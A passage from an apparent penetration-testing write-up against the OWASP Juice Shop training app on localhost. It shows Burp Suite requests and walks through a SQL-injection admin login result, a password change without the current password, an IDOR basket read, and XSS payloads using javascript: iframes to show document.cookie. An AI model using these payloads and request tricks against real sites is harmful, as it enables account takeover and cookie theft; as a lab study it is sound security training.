    "token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NEJ9eyJzdGFodWlkOiJzdWNjZXNzLiwiZGF0YSI6eyIjZC16MSwidXNlcnMsbhwUbOiiLlC1lwPbC6f6fkbhluQoq1awhLlXNlcnMwIwiC9zc3dvcnqoiIiMrkyD1zytdiYmQ3MtI1MDUxMywNyJkZjEAYjUMCIsInVbQdQlOjhZ0ipbi1stmlbhV4ZvRvaZvUjoiIiwbDfZdExvZ2lusXAlOiXhMjcuCM4wLjElLCJwcmnawxlSwlhZzUiOihc3NldMycvh1bGjlJ2ltwrdlcylc1GxvwRzL2RlZmf1H4B8ZGpb1Swbmci1CJcb3RwU2VjcmVOjoIiwiwaxNEY3RpdmUjOnRydwUsInNyZwf02wMBc16j1jwYjUMDQHMDYgTtC6NDUMGcunNzMsCsMDowMCIsInVzZGFOZwFbdC16j1wMjUmDQHMDYgTtC6DEGNguNzQwICswMDowMCIsImRlbGV0ZwFbdC16bnVsbdHOsImhdC16MtC0Mzk2ND44NH0.Iqpw6gs2xLdkvdF6L7mSpKusgiolsxy1Ob21S0jC1koyMBzTGuvlZFws83NvkD00gSKX_cfczTUokxi1PKvcv1m0gemsaXvGRQoYdQyyTQFp7P_MEf1oRsJBD4hrAmCIxkYMFV4D3nmTxLJR2_a28nP2fl6ehxln7w",
    "bid": 1,
    "email": "admin@juice-sh.op"
  }
}
```

Inspector

Request attributes: 2

Request query parameters: 0

Request cookies: 3

Request headers: 17

Response headers: 12

Done

Event log All issues

0 highlights

0 highlights

1,197 bytes | 1,024 millis

Memory: 106.2MB

So we successfully exploited the sql injection vulnerability. We can see that in the response with the http code 200 OK, and we automatically got the email of the admin .

Now just we get log out and create a New user with some fake credentials for further testing.

Credentials we are using:

testing email = test@test1.com

pass = password

security answer = dog

While logged in this account can we change the user password lets check it.

Burp Suite Community Edition v2025.1.1 - Temporary Project

Target: http://localhost:3000

Request

```
GET /rest/user/change-password?current=password&new=password123&repeat=password123
HTTP/1.1
Host: localhost:3000
sec-ch-ua-platform: "Linux"
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.yJzdF0dxMj0iJzdwInZXNlIiwiZGF0YSl6eyPzC16Mj0sInVz
ZXJuWljlj0iaw1Zwihaw1oiJ0ZxN0QHrlc3QxLmNbS1nBc3N63i3k1j0iMY0Z0NjM21YWE3nVkjNjFk0
MDNzRjYg4mMnm0tK1LcLy2bx1ljo1Y3v2dg9tZX1LcJZx1w62t1b1I6i1sImxhc3RMbzdpbkLw1j0iMC
4wJuaCm1cInByb2ZpGvgJbwZ516i9h3nLdhMvch1vlg1j2tYwd1cy91GxYwRzL2RmPfb1Quc3Zn1iw
d9G0cFNY31yldC16i1s1m1zQWn0aX21j0pcnVLCcJcmvdGvKQXQD1OyMD1LTLA0LTzIDE0j1OOj1AOj1Mj
M0dA6M0A1Lc1jCgPHdgQXQXQD1OyMD1LTLA0LTzIDE0j1OOj1AOj1MjNSAmDA6MDA1Lc1jZkx1dgvQXQD
m0dA6M0A1Lc1jCgPHdgQXQXQD1OyMD1LTLA0LTzIDE0j1OOj1AOj1MjNSAmDA6MDA1Lc1jZkx1dgvQXQD
o2Nr4d8p7oFEDf1jZ2x1j4L6jyyqQ_FrfdQd1y500s90rLrh1m0krj_02pc19v79n67Z1LwQepMc10KGh
P_y1NyS0G1N2uPrc02k9-C0LE
5 Accept-Language: en-US,en;q=0.9
6 Accept: application/json, text/plain, */*
7 sec-ch-ua: "Chromium";v="133", "Not A Brand";v="99"
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/133.0.0.0 Safari/537.36
9 sec-ch-ua-mobile: ?0
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Dest: empty
13 Referer: http://localhost:3000/
14 Accept-Encoding: gzip, deflate, br
15 Cookies: language=en; welcomebanner_status=dmiss; code_fixes_component_format=LineByLine
; continueCodeReview=v2; qnrmPRMx1a541erD9jPlwdwckfBtNBaQ9zBzBz07GwYNgwYeB; tokens_
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.yJzdF0dxMj0iJzdwInZXNlIiwiZGF0YSl6eyPzC16Mj0sInVz
ZXJuWljlj0iaw1Zwihaw1oiJ0ZxN0QHrlc3QxLmNbS1nBc3N63i3k1j0iMY0Z0NjM21YWE3nVkjNjFk0
MDNzRjYg4mMnm0tK1LcLy2bx1ljo1Y3v2dg9tZX1LcJZx1w62t1b1I6i1sImxhc3RMbzdpbkLw1j0iMC
4wJuaCm1cInByb2ZpGvgJbwZ516i9h3nLdhMvch1vlg1j2tYwd1cy91GxYwRzL2RmPfb1Quc3Zn1iw
d9G0cFNY31yldC16i1s1m1zQWn0aX21j0pcnVLCcJcmvdGvKQXQD1OyMD1LTLA0LTzIDE0j1OOj1AOj1Mj
NSAmDA6M0A1Lc1jCgPHdgQXQXQD1OyMD1LTLA0LTzIDE0j1OOj1AOj1MjNSAmDA6MDA1Lc1jZkx1dgvQXQD
o2Nr4d8p7oFEDf1jZ2x1j4L6jyyqQ_FrfdQd1y500s90rLrh1m0krj_02pc19v79n67Z1LwQepMc10KGh
P_y1NyS0G1N2uPrc02k9-C0LE
16 
```

Response

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Precruting: #/jobs
Content-Length: 348
ETag: W/"135-H4tc-/EKeZ/FhpLe5aBtpZj8c+o"
Vary: Accept-Encoding
Date: Thu, 03 Apr 2025 15:30:44 GMT
Connection: keep-alive
Keep-Alive: timeout=5
17 
```

Inspector

Request attributes: 2

Request query parameters: 3

Request body parameters: 0

Request cookies: 5

Request headers: 15

Response headers: 12

With the http response 200 so we can change the user password with the right current password and double entry of the new password. Now lets check weather if the current password is wrong does it accept.

So its showing that 401 unauthorized , that means good its verifying , now lets check that the double entry is verifying or not.

Good even it is also blocked. Now i had a doubt , if the current password field is removed and request is sent with new and retype of the new password then does it work's , because without verifying current password any other person with access the logged in system they can easily change the password , the value field should not be null it should be filled

Yes our guess is correct the web application is accepting it with http code 200 OK.

When you are logged in there is a new option that basket, or cart which contain your need to buy products. Lets intercept it and check the security

Request

```

1 GET /rest/basket/1 HTTP/1.1
2 Host: localhost:3000
3 sec-ch-ua-platform: "Linux"
4 Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJIWiiwIjN9eyJzdGF0dXMiOjJzdwNjZXNzIiwiZGF0YSI6eyJpZCI6MjMsInVz
ZXJuWlIjoiIiwiZWhawwIiJ0ZKNQHRLc3QxLmNbSIsInBhc3Nbb3kIjoiNDgyYzgxMwRhNwQ1YjRiYzZkN
Dk3zmzh0g0tFmZgiLCJybz2xlijo1Y3Vzd9tZXiLCjKzWx1eGVub2tIbI6IiisImxhC3RMb2dpbkIwIjoiMT
I3LjAuMC4xiwiwchJvZmlsZUL7ywdlIjoi12Fzc2V0cy9wdwJsaMwvah1zZvzl3VwbGhZHmVZGvMyXvdsC5zdc
iL6bnVsbHosImldC16Mtc0M2y5Ndcy0X0.uj4Cy7aqYXK7RN233kBLZXXm-K_rnX1CIXABC2fNSTq_Kqp21T7k
qheKLFDsnokhMepPsgtkglBM4
5 Accept-Language: en-US;en;q=0.9
6 Accept: application/json, text/plain, */*
7 sec-ch-ua: "Chromium";v='133', "Not(A:Brand";v="99"
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/133.0.0.0 Safari/537.36
9 sec-ch-ua-mobile: ?0
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Dest: empty
13 Referer: http://localhost:3000/
14 Accept-Encoding: gzip, deflate, br
15 Cookie: language=en; welcomebanner_status=dismiss; code-fixes-component-format=LineByLine
; continueCode=ZnPZg2MpxLnJyZmyVdlLcnfk7Fg0tJ7A85X7Bq6DEoJla4bwkRk9pQ; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9eyJzdGF0dXMiOjJzdwNjZXNzIiwiZGF0YSI6eyJpZCI6MjMsInVz
ZXJuWlIjoiIiwiZWhawwIiJ0ZKNQHRLc3QxLmNbSIsInBhc3Nbb3kIjoiNDgyYzgxMwRhNwQ1YjRiYzZkN
Dk3zmzh0g0tFmZgiLCJybz2xlijo1Y3Vzd9tZXiLCjKzWx1eGVub2tIbI6IiisImxhC3RMb2dpbkIwIjoiMT
I3LjAuMC4xiwiwchJvZmlsZUL7ywdlIjoi12Fzc2V0cy9wdwJsaMwvah1zZvzl3VwbGhZHmVZGvMyXvdsC5zdc
iL6bnVsbHosImldC16Mtc0M2y5Ndcy0X0.uj4Cy7aqYXK7RN233kBLZXXm-K_rnX1CIXABC2fNSTq_Kqp21T7k
qheKLFDsnokhMepPsgtkglBM4

```

Response

```

1 HTTP/1.1 304 Not Modified
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: #/jobs
7 ETag: W/"9a-00/gcnvxDch5L7T2LsdUqqZBbP0"
8 Date: Thu, 03 Apr 2025 16:01:08 GMT
9 Connection: keep-alive
10 Keep-Alive: timeout=5
11
12

```

Done

Event log (5) All issues

So if you see the request field the basket has a id value that means we can try IDOR lets try

IDOR :IDOR (Insecure Direct Object Reference) is a web vulnerability where an attacker can access, modify, or delete data that does not belong to them, simply by changing a reference (like an ID) in the URL or request

Now lets change the id = 1 from 6

Request

```

1 GET /rest/basket/1 HTTP/1.1
2 Host: localhost:3000
3 sec-ch-ua-platform: "Linux"
4 Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9eyJzdGF0dXMiOjJzdwNjZXNzIiwiZGF0YSI6eyJpZCI6MjMsInVz
ZXJuWlIjoiIiwiZWhawwIiJ0ZKNQHRLc3QxLmNbSIsInBhc3Nbb3kIjoiNDgyYzgxMwRhNwQ1YjRiYzZkN
Dk3zmzh0g0tFmZgiLCJybz2xlijo1Y3Vzd9tZXiLCjKzWx1eGVub2tIbI6IiisImxhC3RMb2dpbkIwIjoiMT
I3LjAuMC4xiwiwchJvZmlsZUL7ywdlIjoi12Fzc2V0cy9wdwJsaMwvah1zZvzl3VwbGhZHmVZGvMyXvdsC5zdc
iL6bnVsbHosImldC16Mtc0M2y5Ndcy0X0.uj4Cy7aqYXK7RN233kBLZXXm-K_rnX1CIXABC2fNSTq_Kqp21T7k
qheKLFDsnokhMepPsgtkglBM4
5 Accept-Language: en-US;en;q=0.9
6 Accept: application/json, text/plain, */*
7 sec-ch-ua: "Chromium";v='133', "Not(A:Brand";v="99"
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/133.0.0.0 Safari/537.36
9 sec-ch-ua-mobile: ?0
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Dest: empty
13 Referer: http://localhost:3000/
14 Accept-Encoding: gzip, deflate, br
15 Cookie: language=en; welcomebanner_status=dismiss; code-fixes-component-format=LineByLine
; continueCode=ZnPZg2MpxLnJyZmyVdlLcnfk7Fg0tJ7A85X7Bq6DEoJla4bwkRk9pQ; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9eyJzdGF0dXMiOjJzdwNjZXNzIiwiZGF0YSI6eyJpZCI6MjMsInVz
ZXJuWlIjoiIiwiZWhawwIiJ0ZKNQHRLc3QxLmNbSIsInBhc3Nbb3kIjoiNDgyYzgxMwRhNwQ1YjRiYzZkN
Dk3zmzh0g0tFmZgiLCJybz2xlijo1Y3Vzd9tZXiLCjKzWx1eGVub2tIbI6IiisImxhC3RMb2dpbkIwIjoiMT
I3LjAuMC4xiwiwchJvZmlsZUL7ywdlIjoi12Fzc2V0cy9wdwJsaMwvah1zZvzl3VwbGhZHmVZGvMyXvdsC5zdc
iL6bnVsbHosImldC16Mtc0M2y5Ndcy0X0.uj4Cy7aqYXK7RN233kBLZXXm-K_rnX1CIXABC2fNSTq_Kqp21T7k
qheKLFDsnokhMepPsgtkglBM4

```

Response

```

1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: #/jobs
7 Content-Type: application/json; charset=utf-8
8 ETag: "51e-21jzF0bRpEJV7J7KCNvrt05d5c"
9 Vary: Accept-Encoding
10 Date: Thu, 03 Apr 2025 16:01:41 GMT
11 Connection: keep-alive
12 Keep-Alive: timeout=5
13 Content-Length: 1310
14
15 {
    "status": "success",
    "data": {
        "id": 1,
        "coupon": null,
        "userId": 1,
        "createdAt": "2025-04-03T15:34:43.148Z",
        "updatedAt": "2025-04-03T15:34:43.148Z",
        "products": [
            {
                "id": 1,
                "name": "Apple Juice (1000ml)",
                "description": "The all-time classic.",
                "price": 1.99,
                "deluxePrice": 0.99,
                "image": "apple_juice.jpg",
                "createdAt": "2025-04-03T15:34:43.039Z",
                "updatedAt": "2025-04-03T15:34:43.039Z",
                "deletedAt": null
            }
        ]
    }
}

```


Done

Event log (5) All issues

See the request filed GET /rest/basket/1 and the response is http 200 ok here we can see the basket of the other user with out any authentication or it is not forbidden

Now lets see the one of the Web vulnerability XSS – cross site scripting


Lets try some famous payload : <script>alert(1)</script>



But it is not working so lets try some other payload like <iframe>

An <iframe> (short for inline frame) in HTML is used to embed another HTML page or document inside the current webpage. This will embed the webpage from inside your page like a small window or frame.

Example:<iframe src="https://example.com" width="600" height="400"></iframe>



Yes the payload works the payload is <iframe src="javascript:alert('xss')"> lets breakdown what it does

This <iframe> is using a JavaScript URI as its src attribute. javascript:alert('xss')` is an instruction to execute JavaScript.

So, when the browser loads this iframe, it will try to run this javascript command **alert('xss')** , It pops up an alert box with the text xss.

Now we know how to use the xss on this web site, by leveraging the XSS vulnerability we get the cookies information of the web page lets see.

A screenshot of a web browser displaying the OWASP Juice Shop application. The URL bar shows 'localhost:3000/#/search?q=<iframe%20src%3D%22javascript:alert(document.cookie)%22>'. The main content area displays a search result titled 'Search Results -' followed by a large redacted box. A modal window is open with the title 'localhost:3000' containing a large amount of cookie data. The data includes fields like 'language=en', 'welcomebanner_status=dismiss', and various session tokens and session IDs. At the bottom right of the modal is a blue 'OK' button.

So the payload is this

<iframe src="javascript:alert(document.cookie)"></iframe> lets break it down

This <iframe> is using a JavaScript URI as its src attribute. javascript:alert('xss')` is an instruction to execute JavaScript.

So, when the browser loads this iframe, it will try to run this javascript command `alert(document.cookie)`, it gives the cookie details of the web page in a pop up box.

There is an intrasting challenge in this Juice-shop web application that is we need to find the hidden page like sore-board there it all record our findings with challenges, we did it with simple inspecting the web page and using find option

The screenshot shows the OWASP Juice Shop application's juice menu. The menu items are:

- Apple Juice (1000ml)
- Apple Pomace
- Banana Juice (1000ml)

The developer tools' Elements tab is open, displaying the HTML code for the menu. The code uses Angular's dynamic routing and Material Design components like `mat-list-item` and `mat-divider`.

So see there is a **routerlink=/score-board** lets check it

The screenshot shows the OWASP Juice Shop application interface. At the top, there's a navigation bar with tabs like All, XSS, Sensitive Data Exposure, etc. Below the navigation is a grid of challenges categorized by type (Miscellaneous, XSS, etc.) and severity (1 star to 2 stars).

- Miscellaneous**
 - Score Board** ★
Find the carefully hidden 'Score Board' page.
 - Bully Chatbot** ★
Receive a coupon code from the support chatbot.
 - Mass Dispel** ★
Close multiple "Challenge solved"-notifications in one go.
 - Web3 Sandbox** ★
Find an accidentally deployed code sandbox for writing smart contracts on the fly.
- XSS**
 - DOM XSS** ★
Perform a DOM XSS attack with <iframe src="javascript:alert('xss')">.
 - Bonus Payload** ★
Use the bonus payload <iframe width="100%" height="166" scrolling="no" frameborder="no" allow="autoplay" src="https://w.soundcloud.com/player/?
 - Reflected XSS** ★★
Perform a reflected XSS attack with <iframe src="javascript:alert('xss')">.
- Sensitive Data Exposure**
 - Confidential Document** ★
Access a confidential document.
 - Exposed Metrics** ★
Find the endpoint that serves usage data to be scraped by a popular monitoring system.
 - Exposed credentials** ★★
A developer was careless with hardcoding unused, but still valid credentials for a testing account on the client-side.
- Broken Access Control**
 - Zero Stars** ★
Give a devastating zero-star feedback to the store.
 - Outdated Allowlist** ★
Let us redirect you to one of our crypto currency addresses which are not promoted any longer.
- Unvalidated Redirects**
 - Danger Zone** ★
Good for Demos
- Improper Input Validation**
 - Missing Encoding** ★
Retrieve the photo of Bjørn's cat in "melee combat-mode".
 - Repetitive Registration** ★
Follow the DRY principle while registering a user.
- Cryptographic Issues**
 - Shenanigans** ★
Good Practice
- XXE**
 - Shenanigans** ★
Good Practice

So its working , here we can see more different challenges which resembles to the real world challenges with the severity rating with stars.

7. Conclusion

The application is vulnerable to several critical security issues. The findings highlight the importance of secure coding practices and regular penetration testing. Immediate attention should be given to patching these vulnerabilities to prevent exploitation.